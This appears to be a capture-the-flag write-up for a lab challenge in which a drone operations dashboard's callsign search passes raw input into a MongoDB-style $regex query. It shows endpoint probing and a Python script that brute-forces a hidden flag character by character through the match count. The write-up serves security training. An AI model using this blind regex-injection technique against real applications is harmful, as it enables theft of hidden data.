
DroneFleet Ops

DroneFleet's callsign search pipes raw user input into a MongoDB-style $regex match. The results panel shows a match count but nothing else — until the regex helps you exfil.
Room Description
https://dashboard.webverselabs-pro.com/challenges/drone-fleet
Scenario
DroneFleet's ops console was written by an SRE with no security budget. The callsign-search bar was added to chase a feature request and uses a regex match because "it was simpler." The ops_secrets collection indexes against the same query mechanism.
Objective
DroneFleet's callsign search pipes raw user input into a MongoDB-style $regex match. The results panel shows a match count but nothing else about the hidden ops-secrets collection — just enough to leak one bit per request.
Initial Analysis
https://portswigger.net/web-security/nosql-injection
NoSQL operator injection
NoSQL databases often use query operators, which provide ways to specify conditions that data must meet to be included in the query result. Examples of MongoDB query operators include:$where- Matches documents that satisfy a JavaScript expression.$ne- Matches all values that are not equal to a specified value.$in- Matches all of the values specified in an array.$regex- Selects documents where values match a specified regular expression.
This is what we should be focusing on:
$regex - Selects documents where values match a specified regular expression.
This means that if we have a search bar that sends raw user input into the database to find a match, we can search anything we want, including the flag, although it is very likely the UI will not show it to us.
On to the challenge.

We have a page with a list of drones that we can see their statuses and a search parameter that lets us select some of them or filter them out.
The following endpoints are available:
  <nav>
    <a href="#fleet"   data-view="fleet"   class="active">⬢ fleet</a>
    <a href="#comms"   data-view="comms">☊ comms</a>
    <a href="#regions" data-view="regions">☲ regions</a>
    <a href="#config"  data-view="config">⚙ config</a>
    <a href="#logs"    data-view="logs">⚑ logs</a>
  </nav>
Finding the bug
/comms
We have a search parameter here, let's try to select all if a $regex operator is being used here.


No results, means we don't have NoSQL injection here of the type that is mentioned in the challenge description.
/regions

Likewise here if we try a broad regex payload, we get no results. Just querying the results we can see.

/config
This is just a list of configurations for the application, there is also a parameter we have control over, but I don't see anything we can do there.

/logs
We can filter logs as well with two predefined options, but again, this will just filter the avaiable data.
/fleet
API calls
const r = await fetch('/api/drones/all');
const r = await fetch('/api/drones/bulk/preview?callsign_pattern=' + encodeURIComponent(q));
const r = await fetch('/api/drones/bulk/recall', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({callsign_pattern: q}),
  });
const r = await fetch('/api/comms' + (params.toString() ? ('?' + params.toString()) : ''));
const r = await fetch('/api/regions' + (params.toString() ? ('?' + params.toString()) : ''));
const r = await fetch('/api/config');
const r = await fetch('/api/config', {
      method: 'PATCH',
      headers: {'Content-Type':'application/json'},
      body: JSON.stringify({rtl_battery_pct: v}),
    });
const r = await fetch('/api/logs' + (params.toString() ? ('?' + params.toString()) : ''));
All of these API calls are for their respective sections, and we are interested in the call that gets sent for the search parameter on the main page so:
const r = await fetch('/api/drones/bulk/preview?callsign_pattern=' + encodeURIComponent(q));
We know this is the case because if we let's say, want to select MAGPIE drones we search:

and in Burp history we can see the following:

Okay, so we know that we have to target the search parameter. From simply counting we can see there are 12 drones that we can query for.
We start with a broad regex:
.*
If the count is greater than 0, it confirms that:
- Input is treated as a regex
- It is evaluated against hidden data
We can confirm is it evaluated against hidden data, since when we use the broad regex, we get 13 results instead of 12.

We also know that this is the vulnerable parameter because every other API call only gave us results based on what we could already see.
Exploitation
Now, we have to know what we are looking for, the only thing that we have as a reference point to know whether we match one of the hidden data fields is the count (X matches) field we get as a response.
Let's try the flag format and see if the value we are looking for is the flag exactly.

Okay great! So we know that WEBVERSE something something, is part of the hidden data row. Now, we can automate this process and each time there is a match of a new character, we can write it out and collect the flag like that. We will add a prefix WEBVERSE{ because we don't necessarily care about the other columns, just the flag value. The characters we use will be just the ASCII set and special chars that usually are within flags.
import requests
import string

url = "https://8dbb28aa-3970-drone-fleet-5b9b4.challenges.webverselabs-pro.com/api/drones/bulk/preview?callsign_pattern="

charset = string.ascii_letters + string.digits + "_{}-"
prefix = "WEBVERSE{"

while True:
    for c in charset:
        payload = f"^{prefix}{c}"
        r = requests.get(url + payload)
        j = r.json()

        if j["count"] > 0:
            prefix += c
            print(prefix)
            break

Great! Automation this time helped a lot.